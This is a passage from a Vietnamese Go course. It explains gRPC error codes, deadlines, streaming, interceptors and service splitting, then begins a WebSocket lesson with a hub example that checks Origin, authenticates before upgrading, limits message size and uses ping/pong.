  sự kiện: sản phẩm 8 còn 0 (reserved)
sau khi client hủy: Canceled
--- client streaming: gửi lô, nhận một tổng kết ---
đặt được 2, từ chối 1, lỗi=<nil>
--- health check chuẩn ---
trạng thái: SERVING | lỗi: <nil>
--- nhật ký interceptor (phía server) ---
  /shopgo.inventory.v1.InventoryService/GetStock -> Unauthenticated
  /shopgo.inventory.v1.InventoryService/GetStock -> OK
  /shopgo.inventory.v1.InventoryService/GetStock -> InvalidArgument
  /shopgo.inventory.v1.InventoryService/GetStock -> NotFound
  /shopgo.inventory.v1.InventoryService/GetStock -> Internal
  /shopgo.inventory.v1.InventoryService/ReserveStock -> OK
```

```
/shopgo.inventory.v1.InventoryService/ReserveStock -> OK
/shopgo.inventory.v1.InventoryService/ReserveStock -> FailedPrecondition
/shopgo.inventory.v1.InventoryService/GetStock -> Canceled
/shopgo.inventory.v1.InventoryService/ReserveStock -> OK
/shopgo.inventory.v1.InventoryService/ReserveStock -> OK
/shopgo.inventory.v1.InventoryService/ReserveStock -> OK
/grpc.health.v1.Health/Check              -> OK
```

4.1. Đọc kết quả

Mã trạng thái, không phải mã HTTP. gRPC có bộ mã riêng; chọn đúng mã quan trọng vì client (và cơ chế thử lại) dựa vào chúng:

Mã gRPC	Tương đương HTTP	Dùng khi
`OK`	200	Thành công
`InvalidArgument`	400 / 422	Đầu vào sai bất kể trạng thái hệ thống (`product_id = 0`)
`NotFound`	404	Không có tài nguyên
`AlreadyExists`	409	Trùng khóa
`FailedPrecondition`	409 / 422	Hệ thống chưa ở trạng thái cho phép: **hết tồn kho**, xóa thư mục không rỗng
`Aborted`	409	Xung đột đồng thời (giao dịch bị hủy), **thử lại cả giao dịch** là hợp lý
`PermissionDenied`	403	Đã xác thực nhưng không có quyền
`Unauthenticated`	401	Thiếu/sai thông tin xác thực
`ResourceExhausted`	429	Hết hạn mức, quá tải
`DeadlineExceeded`	504	Quá hạn chót
`Unavailable`	503	Dịch vụ tạm thời không có, **an toàn để thử lại** (có backoff)
`Internal`	500	Lỗi của server
`Canceled`	499	Client chủ động hủy

Từng dòng của đầu ra minh họa một mã:

- `Unauthenticated` cho yêu cầu thiếu token (interceptor xác thực chặn trước handler). Token đi qua **metadata** (tương đương header HTTP): `authorization: Bearer ...`.
- `InvalidArgument` **kèm chi tiết**: lỗi gRPC mang `Details` là các thông điệp protobuf; ở đây `errdetails.BadRequest` liệt kê `product_id: phải lớn hơn 0` (tương đương `details` theo trường của khuôn lỗi REST ở Buổi 25). Client trích bằng `st.Details()`.
- `NotFound` và `FailedPrecondition` (hết hàng: "còn 3, cần 100"): đừng gộp mọi lỗi nghiệp vụ vào `Internal` hay `Unknown`.
- **Panic ⇒** `Internal: lỗi hệ thống`: giống nguyên tắc Buổi 25, client chỉ thấy lời chung; chi tiết thật chỉ ở log.
- **Idempotency**: gọi `ReserveStock` hai lần cùng `idempotency_key = "K1"`, kho chỉ trừ một lần (còn 3 cả hai lần) và trả đúng đơn giá cũ. Trên gRPC không có header `Idempotency-Key` chuẩn, nên khóa là một trường trong thông điệp; nguyên tắc y hệt Buổi 30.

Hạn chót (deadline). Mọi lời gọi client đặt `context.WithTimeout`. Nhìn dòng "deadline": client chờ 100 ms cho thao tác chậm 500 ms và nhận `DeadlineExceeded` sau chưa tới 300 ms, **và server cũng biết**: `ctx.Done()` của handler được đóng, handler dừng việc đang làm ("server cũng biết yêu cầu đã bị hủy").

Đây là điểm mạnh lớn của gRPC: **hạn chót và việc hủy lan truyền** xuyên qua chuỗi dịch vụ (A gọi B gọi C, hết hạn chót ở A thì B và C cũng dừng), nếu mọi tầng truyền `ctx` đi tiếp. Quy tắc: *luôn đặt deadline ở client; handler luôn dùng `ctx`; hạn chót còn lại giảm dần khi đi qua các tầng* (ngân sách thời gian, Buổi 26). Lưu ý nhật ký phía server ghi `Canceled` thay vì `DeadlineExceeded`: server thấy tín hiệu **hủy** từ phía client, còn client tự thấy hạn chót.

Streaming. `WatchStock` (server stream): handler lặp `Send` cho đến khi `stream.Context().Done()` (client đóng/hủy), và **dọn đăng ký** bằng `defer`: bỏ sót là rò rỉ goroutine và channel mỗi lần client ngắt. Ba lần đặt hàng sản phẩm 8 sinh ba sự kiện (`còn 2, 1, 0`). Sau khi client `cancel()`, `Recv` trả `Canceled`. Chú ý `select ... default` khi gửi vào kênh watcher: một watcher chậm không được **chặn** đường ghi tồn kho. `ReserveBatch` (client stream): server `Recv` đến `io.EOF` rồi `SendAndClose` một tổng kết (đặt được 2, từ chối 1).

Interceptor. Tương đương middleware của Gin: `ChainUnaryInterceptor(logging, recovery, auth)`. Ba bài học thực tế từ chính đoạn mã này (cả ba đều là lỗi dễ mắc khi viết lần đầu):

1. **Interceptor unary không áp dụng cho RPC streaming.** Phải cài `ChainStreamInterceptor` riêng, nếu không `WatchStock` hoàn toàn **không có xác thực**: cửa hậu. Đầu ra "stream cũng phải được xác thực" cho thấy `WatchStock` không token bị `Unauthenticated`. Mỗi chính sách (auth, log, recovery, metrics, tracing) cần cả bản unary và bản stream.
2. **Thứ tự**: `logging` bao ngoài `recovery` để nhật ký ghi được cả lời gọi bị panic (dòng `GetStock -> Internal`). Đặt `recovery` ngoài cùng thì panic xuyên qua `logging` và dòng log của lời gọi đó mất, hệt lỗi thứ tự middleware ở Buổi 26.
3. **Health check phải được bỏ qua xác thực.** Bản đầu tiên của chương trình này áp xác thực cho mọi phương thức và `grpc.health.v1.Health/Check` bị `Unauthenticated`: Kubernetes không bao giờ thấy pod "SERVING" và pod bị loại khỏi lưu lượng. Chuẩn health của gRPC (`grpc_health_v1`) được Kubernetes hỗ trợ trực tiếp bằng probe kiểu `grpc`.

5. Vận hành gRPC

Chủ đề	Điều cần biết
Cân bằng tải	gRPC giữ **một kết nối HTTP/2 bền** và ghép nhiều lời gọi lên đó. Bộ cân bằng tải **tầng 4** (TCP) chỉ cân bằng *kết nối*, nên mọi lời gọi của một client dồn vào một pod. Cần cân bằng **tầng 7** (Envoy, Nginx `grpc_pass`, Istio) hoặc **cân bằng phía client** (resolver DNS + `round_robin`; trong Kubernetes thường dùng Service *headless*). Đây là lỗi vận hành số một khi mới dùng gRPC.
TLS / mTLS	Trong môi trường thật dùng TLS (`credentials.NewTLS`); nội bộ lưới dịch vụ dùng mTLS để mỗi dịch vụ xác thực lẫn nhau. `insecure` chỉ cho thử nghiệm.
Thử lại	Chỉ thử lại lời gọi **idempotent** và lỗi `Unavailable` (có backoff + jitter, Buổi 39). gRPC hỗ trợ cấu hình thử lại khai báo qua *service config* (`retryPolicy`) nhưng đừng bật bừa: thử lại tại mọi tầng nhân lên tải khi sự cố (bão thử lại).
Giới hạn kích thước	Mặc định 4 MiB cho mỗi thông điệp nhận. Tăng có ý thức hoặc chuyển dữ liệu lớn sang **stream** theo mảnh; tránh thông điệp khổng lồ.
Keepalive	Cấu hình ping để phát hiện kết nối chết giữa chừng và để proxy không đóng kết nối rảnh; đặt thông số hai phía khớp nhau (server từ chối client ping quá dày).
Metadata	Header/trailer của gRPC: truyền `request_id`/`traceparent` (Buổi 38), xác thực, vùng. Khóa viết thường; giá trị `-bin` là nhị phân.
Reflection và `grpcurl`	Bật `reflection.Register(gs)` ở môi trường phát triển để `grpcurl` gọi thử mà không cần `.proto`; **tắt hoặc bảo vệ** ở production (lộ toàn bộ bề mặt API).

Chủ đề	Điều cần biết
Quan sát	Interceptor ghi: phương thức, mã, thời gian; metrics theo `(method, code)` (go-grpc-middleware, otelgrpc, Buổi 38).
Tắt êm	`gs.GracefulStop()` chờ lời gọi đang chạy xong (kèm timeout rồi `Stop()`); đặt trạng thái health `NOT_SERVING` trước (như readiness ở Buổi 27).

Kiểm thử mà không mở cổng mạng: dùng `google.golang.org/grpc/test/bufconn` (listener trong bộ nhớ), cho test nhanh và xác định:

```
lis := bufconn.Listen(1 << 20)
gs := grpc.NewServer(/* interceptors */)
pb.RegisterInventoryServiceServer(gs, &server{ /* ... */ })
go gs.Serve(lis)
conn, _ := grpc.NewClient("passthrough:///bufnet",
    grpc.WithContextDialer(func(ctx context.Context, _ string) (net.Conn, error) { return
lis.DialContext(ctx) }),
    grpc.WithTransportCredentials(insecure.NewCredentials()))
```

6. Gọi gRPC từ trình duyệt và REST gateway

Trình duyệt không nói được gRPC thuần (cần kiểm soát khung HTTP/2 và trailer). Ba lựa chọn: **gRPC-Web** (cần proxy Envoy dịch), **Connect** (giao thức tương thích, chạy được từ trình duyệt, sinh mã TypeScript và Go; không cần proxy), hoặc **grpc-gateway** (sinh một máy chủ REST/JSON từ chú thích `google.api.http` trong `.proto`, chuyển lời gọi sang gRPC). Với ShopGo: frontend tiếp tục dùng REST `/api/v1` của monolith; gRPC chỉ dùng **nội bộ**. Đừng phơi gRPC trực tiếp ra Internet nếu không có lý do (cần cổng API, giới hạn tần suất, xác thực ở tầng cạnh).

7. Áp dụng vào ShopGo: thay thế hiện thực của order.Stock

Ở Dự án 3, `order` phụ thuộc interface nhỏ do chính nó định nghĩa:

```
// internal/order: interface bên dùng định nghĩa (Buổi 27)
type Stock interface {
    Reserve(ctx context.Context, q database.DBTX, productID int64, qty int) (unitPrice int64, err error)
    Release(ctx context.Context, q database.DBTX, productID int64, qty int) error
}
```

Khi tách kho thành dịch vụ riêng, bạn thêm **một hiện thực khác** của cùng interface, gọi qua gRPC; `order` không đổi một dòng. Điều đáng chú ý là bộ **dịch lỗi** biến mã gRPC thành lỗi miền (adapter đảm nhiệm, `order` không biết gRPC):

```
// internal/app/grpcstock.go (nằm ở composition root / adapter)
type grpcStock struct{ cli inventoryv1.InventoryServiceClient }

func (g grpcStock) Reserve(ctx context.Context, _ database.DBTX, productID int64, qty int) (int64, error) {
    // LƯU Ý: tham số DBTX bị bỏ qua - dịch vụ từ xa có CSDL riêng, không chung giao dịch với order!
    ctx, cancel := context.WithTimeout(ctx, 800*time.Millisecond)
    defer cancel()
    resp, err := g.cli.ReserveStock(ctx, &inventoryv1.ReserveStockRequest{
        ProductId: productID, Quantity: int32(qty), IdempotencyKey: idempotencyKeyFor(ctx, productID), //
khóa ổn định theo đơn
    })
    switch status.Code(err) {
    case codes.OK:
        return resp.UnitPrice, nil
    case codes.NotFound:
        return 0, apperr.ErrNotFound
```

```
    case codes.FailedPrecondition:
        return 0, apperr.ErrOutOfStock
    default: // Unavailable, DeadlineExceeded...: lỗi hạ tầng, không dịch sang lỗi nghiệp vụ
        return 0, fmt.Errorf("gọi kho: %w", err)
    }
}
```

Cái giá của việc tách: mất giao dịch xuyên module. Trong monolith, "trừ kho và ghi đơn" là một giao dịch PostgreSQL duy nhất: lỗi giữa chừng thì rollback tất cả. Khi kho là dịch vụ khác với CSDL riêng, **không còn giao dịch chung**. Hệ quả cụ thể: nếu `Reserve` thành công rồi `INSERT orders` thất bại, kho đã bị trừ mà đơn không tồn tại. Phải thiết kế lại:

1. Thứ tự và **bù trừ**: gọi `Reserve` trước; nếu bước sau lỗi thì gọi `Release` (có thể cũng lỗi: cần thử lại bền, idempotent). Đây là **saga** (Buổi 39).
2. **Khóa idempotency ổn định** (cùng đơn + cùng sản phẩm luôn cùng khóa) để thử lại không trừ kho hai lần.
3. Hoặc giữ **đặt chỗ có hạn** (reservation với TTL tự hết hạn) thay vì trừ thẳng, để lỗi bỏ rơi tự dọn.

Đây chính là lý do ShopGo **bắt đầu là modular monolith**: bạn được hưởng ranh giới sạch, test dễ, mà vẫn giữ giao dịch ACID. Việc tách chỉ nên làm khi có lý do mạnh (quy mô đội, quy mô tải khác biệt, công nghệ khác), và Buổi 40 và 50 sẽ bàn quyết định đó kỹ.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Tái sử dụng hoặc đổi số trường**; xóa trường mà không `reserved`; đổi kiểu trường đang dùng: dữ liệu cũ bị giải mã sai âm thầm.
2. **Không chạy `buf lint` / `buf breaking` trong CI**: thay đổi phá vỡ lọt vào main.
3. **Gọi không có deadline** (`context.Background()`): một dịch vụ treo kéo cả chuỗi gọi treo theo.
4. **Handler không dùng `ctx`**: không dừng được khi client hủy/hết hạn; goroutine và tài nguyên rò rỉ.
5. **Quên interceptor cho stream** (auth, log, recovery): stream không được bảo vệ.
6. **Xác thực chặn cả health check**; hoặc ngược lại bỏ qua xác thực cho cả những phương thức không nên.
7. **Lộ lỗi nội bộ** trong `status.Message` (chuỗi SQL, địa chỉ nội bộ); dùng `Unknown`/`Internal` cho lỗi nghiệp vụ thay vì mã đúng.
8. **Thử lại mọi lỗi / mọi RPC** (kể cả không idempotent), hoặc thử lại ở mọi tầng: bão thử lại.
9. **Cân bằng tải L4** với gRPC: một pod nhận hết tải, các pod còn lại rảnh.
10. **Gộp mọi thứ vào một thông điệp lớn** hoặc dùng chung request/response giữa nhiều RPC; thông điệp vượt 4 MiB.
11. **Dựa vào "không gửi = 0"** thay vì `optional`/`FieldMask` khi cần phân biệt.
12. **Quên đóng/hủy stream** ở client (`cancel()`), hoặc không dọn đăng ký ở server khi stream kết thúc.
13. **Bật reflection / `insecure` ở production.**
14. **Tách dịch vụ để "nhanh hơn"** mà không tính đến mất giao dịch, độ trễ mạng, độ phức tạp vận hành.
15. **Dùng gRPC cho API công khai/trình duyệt** mà không có gateway/Connect.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Đội ngũ dùng gRPC lâu năm thường nói rằng giá trị lớn nhất của nó không phải tốc độ mà là **kỷ luật hợp đồng**: một kho `proto` trung tâm (một repository riêng, có owner, review nghiêm), `buf breaking` chặn mọi thay đổi phá vỡ trong CI, và mã client/server sinh tự động nên hai đội không bao giờ bất đồng về "trường này kiểu gì". Hai sự cố hay gặp khi bắt đầu: (1) toàn bộ lưu lượng dồn vào một pod vì cân bằng tải tầng 4 (đo bằng metrics theo pod ngay từ đầu), và (2) bão thử lại khi một dịch vụ phụ thuộc chậm: mỗi tầng thử lại 3 lần ⇒ 27 lời gọi cho một yêu cầu ở tầng ba. Giải pháp: deadline lan truyền, thử lại **chỉ ở một tầng** (thường tầng ngoài cùng), circuit breaker (Buổi 39). Cuối cùng, hãy so sánh trung thực với "chỉ gọi hàm trong cùng tiến trình": mỗi lời gọi gRPC là một lời gọi mạng có thể thất bại, chậm, trùng, và một điểm cần giám sát; đừng tách theo hình thức.

10. Tóm tắt

Tóm tắt buổi học

- gRPC = **protobuf (nhị phân, có lược đồ) + HTTP/2 (ghép kênh, streaming)**; bốn kiểu RPC; mã client/server được **sinh** từ `.proto`. Hợp với giao tiếp **nội bộ**; REST/JSON vẫn là lựa chọn cho API công khai.
- `.proto`: **số trường là định danh trên dây** (không đổi, không tái dùng; xóa thì `reserved`), thông điệp riêng cho mỗi RPC, gói có phiên bản (`v1`), enum bắt đầu `UNSPECIFIED`, `optional`/`FieldMask` khi cần phân biệt "không gửi".
- `buf`: `lint`, `generate` (không cần `protoc`), `breaking` để chặn thay đổi phá vỡ trong CI.
- Mã trạng thái gRPC đúng nghĩa (`InvalidArgument`, `NotFound`, `FailedPrecondition`, `Unavailable`...), chi tiết lỗi có cấu trúc (`errdetails`), không lộ lỗi nội bộ.
- **Deadline và hủy lan truyền** qua `ctx`: client luôn đặt deadline, handler luôn dùng `ctx`, stream dọn tài nguyên khi kết thúc.
- Interceptor cho **cả unary và stream**; `logging` bao ngoài `recovery`; health check bỏ qua xác thực.
- Vận hành: cân bằng tải **tầng 7 / phía client**, TLS/mTLS, thử lại có kiểm soát, giới hạn kích thước, tắt êm.
- Tách module thành dịch vụ gRPC là **thay hiện thực interface** nhưng **mất giao dịch chung**: cần idempotency, bù trừ (saga), hoặc đặt chỗ có TTL.

11. Bài tập

1. **[Cơ bản]** Viết `.proto` cho `CatalogService` (`GetProduct`, `ListProducts` có phân trang cursor, `WatchPriceChanges` server stream) theo đúng quy ước mục 2; chạy `buf lint` sạch và `buf generate`. Giải thích bằng 3 câu vì sao `ListProducts` dùng `page_token`/`next_page_token` thay cho `offset`.
2. **[Cơ bản]** Dùng `bufconn` viết test cho `InventoryService`: bảng các trường hợp (đầu vào sai ⇒ `InvalidArgument` có `FieldViolations`; không tồn tại ⇒ `NotFound`; hết hàng ⇒ `FailedPrecondition`; idempotency). Khẳng định cả mã lẫn nội dung chi tiết.
3. **[Cơ bản]** Chứng minh **tính tương thích số trường**: sinh mã từ phiên bản `.proto` cũ và mới (thêm trường `warehouse_id = 4`), mã hóa một thông điệp bằng bản mới rồi giải mã bằng bản cũ (và ngược lại); in giá trị. Sau đó tái sử dụng nhầm một số trường đã xóa và quan sát dữ liệu bị diễn giải sai.

4. **[Trung bình]** Thêm interceptor: (a) **metrics** theo `(method, code)` bằng một map có khóa; (b) **truyền** `request_id` qua metadata từ client sang server và gắn vào `ctx`/log; (c) **timeout mặc định** nếu client không đặt deadline. Áp dụng cho cả unary và stream; viết test xác nhận stream cũng được đo.
5. **[Trung bình]** Cài `grpcStock` (mục 7) làm hiện thực thứ hai của `order.Stock` trong ShopGo; thêm chương trình test chạy bộ test đặt hàng của Dự án 3 với **cả hai hiện thực** (nội bộ và gRPC qua `bufconn`) và so sánh kết quả. Liệt kê các hành vi khác nhau khi lỗi giữa chừng (mất giao dịch chung).
6. **[Trung bình]** Cài **thử lại phía client** đúng cách bằng interceptor client: chỉ thử lại `Unavailable` cho RPC đánh dấu idempotent, tối đa 3 lần, backoff lũy thừa có jitter, tôn trọng deadline còn lại (không thử lại nếu không đủ thời gian). Viết test với server giả lỗi `Unavailable` hai lần rồi thành công, và test chứng minh không thử lại `FailedPrecondition`.
7. **[Nâng cao]** Mô phỏng **cân bằng tải sai**: chạy 3 server gRPC; client dùng một kết nối đến cổng của bộ cân bằng L4 giả (chọn backend một lần theo kết nối) và đếm số lời gọi mỗi backend; sau đó dùng `round_robin` phía client với resolver trả cả 3 địa chỉ và so sánh phân phối. Viết kết luận về thiết kế mạng trong Kubernetes (Service thường và headless).
8. **[Nâng cao]** Dựng **grpc-gateway** (hoặc Connect) cho `InventoryService`: thêm chú thích `google.api.http` (`GET /v1/products/{product_id}/stock`), sinh server REST, và viết test đi qua REST nhưng khẳng định nhận đúng dữ liệu và ánh xạ mã lỗi `NotFound → 404`, `FailedPrecondition → 412/409`. So sánh với việc viết tay một handler Gin gọi client gRPC.
9. **[Thử thách]** Cài **saga đặt hàng qua gRPC** với hai dịch vụ giả (kho, thanh toán) chạy cùng tiến trình qua `bufconn`: tạo đơn `pending` → `Reserve` kho → `Charge` thanh toán → `confirmed`; lỗi ở bước nào thì bù trừ các bước trước (`Release`, `Refund`), mọi RPC idempotent bằng khóa; trạng thái saga lưu bền trong PostgreSQL để tiếp tục sau khi tiến trình chết. Viết test tiêm lỗi ở từng bước (kể cả chết giữa chừng và khởi động lại) và khẳng định kho/tiền khớp ở trạng thái cuối.

Buổi 35 — Thời gian thực và tích hợp bên ngoài: WebSocket, lưu trữ đối tượng, webhook, email

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–15, 25, 29, 32, 33

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Chọn đúng cơ chế đẩy dữ liệu thời gian thực (polling, SSE, WebSocket) và cài **hub WebSocket** an toàn: kiểm tra Origin, xác thực trước khi nâng cấp, ping/pong, giới hạn kích thước, một goroutine ghi, ngắt client chậm.
- Thiết kế luồng **tải tệp lên kho đối tượng** (S3/MinIO) bằng **presigned URL** và **POST policy**, không để tệp đi qua API, và ép giới hạn ở phía server.
- Thiết kế **webhook** cả hai chiều: ký **HMAC**, chống phát lại, thử lại có backoff, xử lý idempotent, xoay khóa, và tránh **SSRF**.
- Gửi **email giao dịch** đúng cách: MIME đa phần, UTF-8, **chống tiêm header**, template tự thoát, gửi qua hàng đợi, các khái niệm về khả năng gửi tới hộp thư (SPF, DKIM, DMARC).
- Nối các thành phần này vào ShopGo qua hệ thống sự kiện của Buổi 33.

Mỗi tích hợp ngoài là một bề mặt tấn công và một nguồn thất bại

WebSocket mở một kênh sống lâu dài đến máy chủ (rò rỉ kết nối, chiếm cổng, nghe lén giữa các trang); URL ký sẵn trao quyền truy cập kho dữ liệu cho client; webhook cho phép kẻ lạ gọi vào hệ thống của bạn, hoặc dùng hệ thống của bạn gọi vào mạng nội bộ (SSRF); email là kênh bị lợi dụng để gửi thư rác. Với từng thứ, câu hỏi bảo mật phải được trả lời **trước** khi viết dòng mã chức năng đầu tiên.

1. Đẩy dữ liệu tới client: ba cách

	Polling	SSE (Buổi 25)	WebSocket
Cách hoạt động	Client hỏi định kỳ (`GET` mỗi 5 giây)	Một kết nối HTTP dài, server đẩy	Nâng cấp HTTP lên kênh hai chiều riêng
Hướng	Client → server	**Một chiều** server → client	**Hai chiều**
Độ phức tạp	Rất thấp	Thấp	Cao (trạng thái kết nối, hub, scale)
Độ trễ	Bằng chu kỳ hỏi	Thấp	Thấp nhất
Qua proxy/CDN	Hoàn hảo	Tốt (cần tắt đệm)	Cần cấu hình hỗ trợ `Upgrade` và hạn chót rảnh
Tự kết nối lại	Không cần	Có sẵn	Phải tự viết
Hợp với	Trạng thái ít đổi, ít người dùng	Thông báo, tiến độ, bảng tin	Chat, cộng tác, trò chơi, sổ lệnh

Quy tắc chọn: **nếu chỉ cần server đẩy một chiều thì dùng SSE** (đơn giản hơn nhiều); WebSocket chỉ khi cần client gửi lên thường xuyên với độ trễ thấp. Với ShopGo: thông báo "đơn của bạn đã giao" là một chiều, SSE là đủ; ta dùng WebSocket ở đây để học kỹ thuật vì nó tổng quát hơn và có nhiều bẫy hơn.

2. WebSocket trong Go

2.1. Giao thức, trong năm câu

WebSocket bắt đầu bằng một yêu cầu **HTTP** `GET` có header `Upgrade: websocket`; server đồng ý trả `101 Switching Protocols`; từ đó cùng kết nối TCP chuyển sang **khung (frame) hai chiều**: dữ liệu văn bản/nhị phân, cộng các khung điều khiển `ping`, `pong`, `close` (kèm mã đóng như `1000` bình thường, `1009` thông điệp quá lớn, `1008` vi phạm chính sách). Server và client đều có thể gửi bất kỳ lúc nào. Vì kết nối **sống lâu** nên mọi vấn đề tài nguyên (bộ nhớ mỗi kết nối, goroutine, bộ mô tả tệp) và mọi vấn đề phát hiện chết (mạng đứt không báo) trở thành việc của bạn.

Thư viện phổ biến: `github.com/gorilla/websocket` (rất phổ biến, có sẵn trong giáo trình), và `github.com/coder/websocket` (trước đây `nhooyr.io/websocket`, API hiện đại dùng `context`).

2.2. Hub: chương trình hoàn chỉnh và các bẫy

Chương trình sau dựng một **hub**: mỗi người dùng một "phòng", server đẩy sự kiện trạng thái đơn hàng tới đúng người, và minh họa sáu biện pháp bảo vệ mà bản "hello world" của mọi hướng dẫn đều thiếu:

```
package main

import (
    "context"
    "encoding/json"
    "errors"
    "fmt"
    "net/http"
    "net/http/httptest"
    "net/url"
    "strings"
    "sync"
    "time"

    "github.com/gin-gonic/gin"
    "github.com/gorilla/websocket"
)

// ---------- Hub: quản lý kết nối theo "phòng" (ở đây: mỗi người dùng một phòng) ----------

type Hub struct {
    mu    sync.RWMutex
    rooms map[string]map[*Client]bool
}

func NewHub() *Hub { return &Hub{rooms: map[string]map[*Client]bool{}} }

func (h *Hub) join(room string, c *Client) {
    h.mu.Lock()
    defer h.mu.Unlock()
    if h.rooms[room] == nil {
        h.rooms[room] = map[*Client]bool{}
    }
    h.rooms[room][c] = true
}

func (h *Hub) leave(room string, c *Client) {
    h.mu.Lock()
```

```
    defer h.mu.Unlock()
    delete(h.rooms[room], c)
}

// Publish gửi tới mọi kết nối trong phòng; client chậm bị NGẮT thay vì làm nghẽn người gửi.
func (h *Hub) Publish(room string, msg []byte) int {
    h.mu.Lock() // dùng Lock (không phải RLock) vì hàm này SỬA map khi ngắt client chậm
    defer h.mu.Unlock()
    n := 0
    for c := range h.rooms[room] {
        select {
        case c.send <- msg:
            n++
        default:
            close(c.send) // hàng đợi gửi đầy: client quá chậm
            delete(h.rooms[room], c)
        }
    }
    return n
}

type Client struct {
    conn *websocket.Conn
    send chan []byte
}

const (
    pongWait     = 400 * time.Millisecond // ví dụ rút ngắn; thực tế thường 60s
    pingInterval = pongWait * 9 / 10
    writeWait    = 200 * time.Millisecond
    maxMsgSize   = 512
)

// writePump: MỘT goroutine duy nhất ghi vào kết nối (gorilla không cho ghi đồng thời).
func (c *Client) writePump() {
    ticker := time.NewTicker(pingInterval)
    defer func() { ticker.Stop(); c.conn.Close() }()
    for {
        select {
        case msg, ok := <-c.send:
            _ = c.conn.SetWriteDeadline(time.Now().Add(writeWait))
            if !ok {
                _ = c.conn.WriteMessage(websocket.CloseMessage,
websocket.FormatCloseMessage(websocket.ClosePolicyViolation, "client quá chậm"))
                return
            }
            if err := c.conn.WriteMessage(websocket.TextMessage, msg); err != nil {
                return
            }
        case <-ticker.C:
            _ = c.conn.SetWriteDeadline(time.Now().Add(writeWait))
            if err := c.conn.WriteMessage(websocket.PingMessage, nil); err != nil {
                return
            }
        }
    }
}

// readPump: đọc (để xử lý ping/pong/đóng) và đặt giới hạn kích thước + hạn chót.
func (c *Client) readPump(onClose func()) {
    defer func() { onClose(); c.conn.Close() }()
    c.conn.SetReadLimit(maxMsgSize)
    _ = c.conn.SetReadDeadline(time.Now().Add(pongWait))
    c.conn.SetPongHandler(func(string) error { return c.conn.SetReadDeadline(time.Now().Add(pongWait)) })
    for {
        if _, _, err := c.conn.ReadMessage(); err != nil {
            return // đóng, vượt giới hạn, hoặc quá hạn pong: thoát và dọn
        }
    }
}
```

```
func main() {
    gin.SetMode(gin.TestMode)
    hub := NewHub()
    allowed := map[string]bool{"https://shop.example.vn": true}
    upgrader := websocket.Upgrader{
        ReadBufferSize: 1024, WriteBufferSize: 1024,
        // CheckOrigin mặc định của gorilla chỉ cho cùng origin; ở đây dùng DANH SÁCH TRẮNG rõ ràng.
        // WebSocket KHÔNG bị chặn bởi CORS: nếu bỏ kiểm tra Origin, bất kỳ trang web nào cũng mở được kết
nối bằng cookie của người dùng.
        CheckOrigin: func(r *http.Request) bool { return allowed[r.Header.Get("Origin")] },
    }

    tokens := map[string]string{"tok-an": "an", "tok-bo": "bo"} // thực tế: xác minh JWT (Buổi 29)

    r := gin.New()
    r.GET("/ws", func(c *gin.Context) {
        // Xác thực TRƯỚC khi nâng cấp: trình duyệt không gắn được header Authorization cho WebSocket,
        // nên dùng token ngắn hạn trong query hoặc cookie. Ở đây: ?token=
        user, ok := tokens[c.Query("token")]
        if !ok {
            c.AbortWithStatusJSON(http.StatusUnauthorized, gin.H{"error": "unauthenticated"})
            return
        }
        conn, err := upgrader.Upgrade(c.Writer, c.Request, nil)
        if err != nil {
            return // Upgrade đã tự trả lỗi (ví dụ 403 khi Origin sai)
        }
        cl := &Client{conn: conn, send: make(chan []byte, 4)}
        hub.join(user, cl)
        go cl.writePump()
        go cl.readPump(func() { hub.leave(user, cl) })
    })

    srv := httptest.NewServer(r)
    defer srv.Close()
    base := "ws" + strings.TrimPrefix(srv.URL, "http") + "/ws"

    dial := func(token, origin string) (*websocket.Conn, *http.Response, error) {
        h := http.Header{}
        if origin != "" {
            h.Set("Origin", origin)
        }
        q := url.Values{"token": {token}}
        return websocket.DefaultDialer.Dial(base+"?"+q.Encode(), h)
    }

    fmt.Println("--- bắt tay: xác thực và kiểm tra Origin ---")
    _, resp, err := dial("tok-sai", "https://shop.example.vn")
    fmt.Println("token sai       ->", resp.StatusCode, "| lỗi:", errors.Is(err, websocket.ErrBadHandshake))
    _, resp, err = dial("tok-an", "https://evil.example.com")
    fmt.Println("Origin lạ       ->", resp.StatusCode, "| lỗi:", errors.Is(err, websocket.ErrBadHandshake))
    conn, resp, err := dial("tok-an", "https://shop.example.vn")
    fmt.Println("hợp lệ          ->", resp.StatusCode, "| lỗi:", err)
    defer conn.Close()
    time.Sleep(30 * time.Millisecond)

    fmt.Println("--- đẩy sự kiện tới đúng người dùng ---")
    ev, _ := json.Marshal(map[string]any{"type": "order.status", "order_id": 9, "status": "shipped"})
    fmt.Println("gửi cho phòng 'an':", hub.Publish("an", ev), "kết nối | gửi cho phòng 'bo' (không ai
nghe):", hub.Publish("bo", ev), "kết nối")
    _ = conn.SetReadDeadline(time.Now().Add(time.Second))
    _, msg, err := conn.ReadMessage()
    fmt.Println("client an nhận:", string(msg), "| lỗi:", err)

    fmt.Println("--- giới hạn kích thước thông điệp từ client ---")
    big := strings.Repeat("x", 1000)
    _ = conn.WriteMessage(websocket.TextMessage, []byte(big))
    _ = conn.SetReadDeadline(time.Now().Add(time.Second))
```

```
    _, _, err = conn.ReadMessage()
    var ce *websocket.CloseError
    fmt.Println("gửi 1000 byte (> 512): server đóng kết nối ->", errors.As(err, &ce), "mã", closeCode(err))

    fmt.Println("--- client không trả lời ping (treo) bị dọn ---")
    conn2, _, _ := dial("tok-bo", "https://shop.example.vn")
    time.Sleep(30 * time.Millisecond)
    fmt.Println("trước: phòng 'bo' có", roomSize(hub, "bo"), "kết nối")
    conn2.SetPingHandler(func(string) error { return nil }) // không bao giờ trả pong, và không đọc => coi như treo
    time.Sleep(1200 * time.Millisecond)                     // vượt pongWait
    fmt.Println("sau 1.2s: phòng 'bo' có", roomSize(hub, "bo"), "kết nối (server tự dọn nhờ ping/pong)")
    _ = conn2.Close()

    fmt.Println("--- client chậm bị ngắt thay vì làm nghẽn người gửi ---")
    conn3, _, _ := dial("tok-an", "https://shop.example.vn")
    time.Sleep(30 * time.Millisecond)
    // Gửi dồn 50 tin trong một nhịp: hàng đợi của client chỉ chứa 4 tin nên sẽ đầy trước khi writePump kịp xả.
    sent := 0
    for i := 0; i < 50; i++ {
        sent += hub.Publish("an", ev)
    }
    time.Sleep(100 * time.Millisecond)
